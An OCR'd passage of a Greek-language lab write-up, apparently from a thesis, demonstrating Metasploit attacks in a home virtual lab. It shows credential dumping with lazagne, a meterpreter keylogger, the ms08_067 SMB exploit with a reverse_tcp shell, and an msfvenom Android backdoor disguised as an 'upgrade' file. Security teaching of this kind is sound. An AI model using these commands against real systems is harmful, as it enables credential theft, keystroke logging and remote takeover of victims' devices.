


εικόνα 3.125 όπως φαίνετε μετά την αποθήκευση του username Και του password από τον mozilla firefox στον υπολογιστή στόχο μετά από το kali linux μέσω του meterpreter πήγα στην θέση Desktop του στόχου , το εκτέλεσα και


κατάφερε να εμφανίσει το username και το password που χρησιμοποίησε ο στόχος στην ιστοσελίδα κοινωνικής δικτύωσης facebook.

εικόνα 3.127 αφού κατάφερα να τραβήξω τον κωδικό που ήταν αποθηκευμένος στο windows 7 box με το lazagne.exe θα προσπαθήσω να χρησιμοποιήσω έναν keylogger που έχει ο meterpreter.

Αφού είναι ήδη ανοιχτό το session με τον άλλον υπολογιστή θα δώσω την εντολή keyscan_start και θα αρχίσει να καταγράφει ότι πατάω στον υπολογιστή στόχο.



εικόνα 3.128 στον υπολογιστή με τα windows 7 είχα ήδη ανοιχτό τον mozilla firefox θα πληκτρολογήσω την διεύθυνση και θα βάλω τα στοιχεία να δω αν το keylogger του meterpreter καταφέρει να τα καταγράψει.




εικόνα 3.129 αφού έγραψα την διεύθυνση του facebook.com και έβαλα τα στοιχεία θέλω να δω αν τα κατέγραψε ο keylogger. Θα δώσω την εντολή keyscan_dump στον meterpreter για να δω αν τα κατέγραψε και τα αποθήκευσε.

Όπως φαίνετε στην εικόνα στον browser στον υπολογιστή του στόχου δεν έγραψα www.facebook.com αλλά από βιασύνη έγραψα faceboo.com αλλά και πάλι το φόρτωσε. Αποθήκευσε το Enter που πάτησα και το συμβολίζει σαν <Return> , και κατέγραψε τα στοιχεία που έβαλα στην φόρμα log in του facebook. κατέγραψε μία συμβολοσειρά axmytestemail@g αλλά από ότι φαίνετε έγινε μία διόρθωση και έσβησα το g όπου το backspace συμβολίζετε με <Back>. Συνέχισα με το email.com. Πάτησα το <Tab> για να πάω στην δίπλα φόρμα να βάλω τον κωδικό , πληκτρολόγησα το password123 και πάτησα το κουμπί enter. Ο keylogger του meterpreter τα κατέγραψε όλα με επιτυχία.


3.4 hacking windows xp sp2 box with metasploit

εικόνα 3.130 αυτήν την φορά θα προσπαθήσω να συνδεθώ απομακρυσμένα σε ένα windows xp sp2 μέσω του kali linux και το εργαλείο metasploit. Αυτό το πείραμα είναι πάρα πολύ εύκολο γιατί το windows xp service pack 2 έχει ένα κενό ασφάλειας στο smb service που είναι υπεύθυνο για την διαμοίραση αρχείων. Αυτό σημαίνει ότι το metasploit θα έχει ήδη διαθέσιμο ένα module να κάνει κατευθείαν exploit το κενό ασφαλείας αυτού του bug και δεν θα χρειαστεί παραπάνω διαδικασία όπως πριν που έπρεπε να κάνω προεργασία και να στήσω backdoor στο windows 7 box για να καταφέρω να συνδεθώ.




εικόνα 3.131 το module που θα χρησιμοποιήσω μέσω του metasploit λέγετε ms08_067_netapi. βρίσκετε στην θέση exploit/windows/smb/ms08_067_netapi. Αν ο χρήστης δώσει την εντολή

use exploit/windows/smb/ms08_067_netapi στο metasploit θα ενεργοποιηθεί και θα είναι έτοιμο για χρήση. Το μόνο που απομένει είναι να προσθέσω την ip του στόχου , το port του στόχου που τρέχει η υπηρεσία του smb και να προσθέσω ένα payload.



εικόνα 3.132 για να συνδεθώ απομακρυσμένα στο windows box κανονικά ένας χρήστης πρώτα χρησιμοποιεί information gathering εργαλεία όπως το το nmap για να σκανάρει το τοπικό δίκτυο και για να μάθει περισσότερες πληροφορίες για τους στόχους όπως τι ports έχουν ανοιχτά, τι εφαρμογές και υπηρεσίες εξυπηρετούνται , τι λειτουργικά συστήματα είναι , τι ευπάθειες έχουν. Υπάρχουν άπειρα εργαλεία για αυτήν την προεργασία πριν την επιτυχημένη επίθεση όπως το nessus και το nmap. Το nmap το δείχνω σε άλλη παρουσίαση και για λόγους οικονομίας δεν θα ξαναδείξω το ίδιο.

Θα πάω κατευθείαν στο windows xp box όπου τρέχω μέσω Oracle vm virtual box και θα δω τι διεύθυνση του έχει δώσει ο dhcp server που του έχει δώσει ο pfsense router και η τοπική διεύθυνση που πήρε το windows box είναι 192.168.0.176 .



εικόνα 3.133

αφού ξέρω τι διεύθυνση ip έχει ο στόχος στο τοπικό δίκτυο θα ρυθμίσω το exploit module να έχει σαν στόχο την διεύθυνση 192.168.0.176 και για να του το πω αυτό θα δώσω την εντολή

set RHOST 192.168.0.176 .

Για να ρυθμίσω το exploit module σε ποιο port θα προσπαθήσει να εκμεταλλευτεί την ευπάθεια του συστήματος στην διεύθυνση 192.168.0.176 θα του πω να επιτεθεί μέσω του port 445 όπου είναι το default port που χρησιμοποιούν τα windows xp για την υπηρεσία smb διαμοίραση αρχείων. Θα δώσω την εντολή set RPORT 445.


Το module είναι σχεδόν ρυθμισμένο. Έμεινε κάτι ακόμα να προσθέσω που ξέχασα να το βάλω σε screenshot. Το exploit module είναι έτοιμο να εκμεταλλευτεί το κενό ασφαλείας της smb υπηρεσίας αλλά δεν πρόσθεσα το payload. Το payload είναι ένας κώδικας που θα κάνει inject μέσα στο σύστημα. Όταν το ms08_067_netapi εκμεταλλευτεί το κενό ασφάλειας το payload που θα ακολουθήσει θα είναι ο κώδικας που θα τρέξει μέσα στο μηχάνημα του στόχου. Το payload που θα χρησιμοποιήσω λέγετε reverce_tcp και βρίσκετε στην θέση windows/meterpreter/reverce_tcp.

Για να το φορτώσω στο module θα πληκτρολογήσω την εντολή **set payload windows/meterpreter/reverce_tcp** .


Επόμενο βήμα είναι να ρυθμίσω σε ποιον host θα επιστρέψει το payload για να ξεκινήσει ένα session. Θα πληκτρολογήσω την Ip του kali linux για να συνδεθεί με εμένα το windows box μέσο του payload.

δίνω την εντολή set **lhost 192.168.0.41**


Την διεύθυνση ip την γνωρίζει αλλά πρέπει να ξέρει από ποιο port θα κάνει την σύνδεση. Θα του δώσω το Port 4444. **set lport 4444**



εικόνα οι εντολές και τα αποτελέσματα που ξέχασα να βγάλω screenshot κατά την ώρα του πειράματος και τα γράφω σε ένα .txt τι εντολές δίνει κάποιος για να φορτώσει το payload reverce_tcp και πως απαντάει ο metaspoit.




εικόνα Αφού έχω κάνει ότι ρυθμίσεις χρειάζονται για να λειτουργήσει σωστά το exploit module θα δώσω την εντολή exploit. Η εκμετάλλευση του κενού ασφαλείας έγινε με επιτυχία και έχει ξεκινήσει ένα session μεταξύ του kali linux και του μηχανήματος windows xp. Ο meterpreter είναι έτοιμος να δεχτεί εντολές να τις εκτελέσει στο άλλο μηχάνημα.




εικόνα 3.134 αν δώσω στον meterpreter την εντολή sysinfo θα μου δείξει στοιχεία για τον άλλον υπολογιστή όπως λεπτομέρειες για το λειτουργικό σύστημα που τρέχει.

εικόνα 3.135 αν δώσω την εντολή screenshot θα αποθηκεύσει στην θέση /root/ ένα screenshot από την οθόνη του στόχου. Αν εκείνη την στιγμή κάνει μία εργασία ή είναι παραιτημένος ο υπολογιστής στην επιφάνεια εργασίας θα το εμφανίσει αυτό το στιγμιότυπο σε μία εικόνα.




εικόνα 3.136 το screenshot που τράβηξε ο meterpreter αποθηκεύτηκε στην θέση /root/.

εικόνα 3.137 από το screenshot που τράβηξε ο meterpreter από το windows box.



εικόνα 3.138 στον meterpreter θα κατευθυνθώ μέσα στον υπολογιστή του windows box Και θα πάω στην θέση c:\\ όπου είναι το αντίστοιχο του /root σε ένα linux μηχάνημα.

Θα δώσω την εντολή mkdir hacker και θα φτιάξω έναν φάκελο εκεί πέρα που θα λέγετε hacker.




εικόνα 3.139 ο φάκελος δημιουργήθηκε μέσα στο windows box στην θέση c:/ . Ένας white hat hacker θα μπορούσε μέσα σε αυτόν τον φάκελο να αφήσει ένα .txt με κάποιο μήνυμα όπου να αναφέρει ότι ο υπολογιστής του είναι ευάλωτος σε επιθέσεις και να καλύψει κάποια κενά ασφάλειας ή να κάνει κάποια updates. Θα του εξηγούσε που ήταν το κενό για να το καλύψει πριν το κάνει κάποιος κακόβουλος χρήστης. Από την άλλη ένας black hacker θα εκμεταλλευόταν αυτό το κενό χωρίς να γίνει αντιληπτός και θα μπορούσε να παρακολουθήσει μέσω μικροφώνου η κάμερας , να ανεβάσει αρχεία ,να σβήσει αρχεία , να μετατρέψει αρχεία και πληροφορίες ή να του κλέψει στοιχεία , τραπεζικούς λογαριασμούς και άλλα πολύτιμα απόρρητα στοιχεία.

3.5 hacking android smartphone with metasploit

Μία συσκευή smartphone με λειτουργικό σύστημα android για να την hackarei κάποιος επιτιθέμενος θα ακολουθήσει τον την ίδια τεχνική περίπου που περιγράφω και στο ποιο πάνω κεφάλαιο στο πως χακάρουν ένα windows 7 box.

Επειδή οι συσκευές android δεν έχουν κάποιο κενό ασφαλείας που να είναι γνωστό στο κοινό ώστε να έχει κάποιο exploit module να εκμεταλλεύεται το κενό ασφαλείας με επιτυχία και να αποκτά το metasploit απομακρυσμένη πρόσβαση ένας τρόπος που πετυχένει είναι με κακόβουλο λογισμικό. Να στηθεί ένα αρχείο πρώτα στο android device του στόχου ώστε αυτό να χρησιμοποιηθεί σαν backdoor. Αυτό το αρχείο θα προσπαθεί να κάνει σύνδεση πίσω στο kali linux στην συγκεκριμένη διεύθυνση που θα έχει οριστεί να ελέγχει το backdoor και στο συγκεκριμένο Port , όπου στο συγκεκριμένο port στο μηχάνημα με το kali linux θα υπάρχει ένας listener ώστε να εγκαθιδρύσει μία σύνεση μεταξύ των 2 μηχανημάτων.


Για την δημιουργία αυτού του αρχείου πρέπει να γνωρίζω την διεύθυνση ip που έχει το kali linux ώστε όταν θα μπει στην συσκευή του στόχου να ξέρει σε ποια διεύθυνση να συνδεθεί.



εικόνα 3.140 πριν δημιουργήσω το αρχείο που θα με εξυπηρετήσει σαν backdoor θα πρέπει να μάθω τι διεύθυνση ip έχει δώσει ο dhcp server στο μηχάνημα με το kali linux.

εικόνα 3.141 Θα δώσω στον command prompt την εντολή **msfvenom -p android/meterpreter/reverce_tcp LHOST=192.168.1.103 LPORT=4444 R > upgrade.exe**. Με την παραπάνω εντολή θα δημιουργηθεί ένα αρχείο με όνομα upgrade.apk. Αυτό το αρχείο φτιάχτηκε μέσο του εργαλείου msfvenom. Το συγκεκριμένο αρχείο όταν μπει στον υπολογιστή του θύματος θα δώσει απομακρυσμένη πρόσβαση στον επιτιθέμενο αν ο επιτιθέμενος έχει την διεύθυνση 192.168.1.103 και στο port 4444 έχει κάποιον listener να περιμένει την σύνδεση ώστε να ξεκινήσει το seassion. Το αρχείο upgrade.exe όταν εγκατασταθεί στον υπολογιστή του θύματος θα λειτουργήσει σαν backdoor.

εικόνα 3.142 μόλις δημιουργήθηκε το αρχείο upgrade.apk και είναι έτοιμο για εγκατάσταση μέσα στο android device.



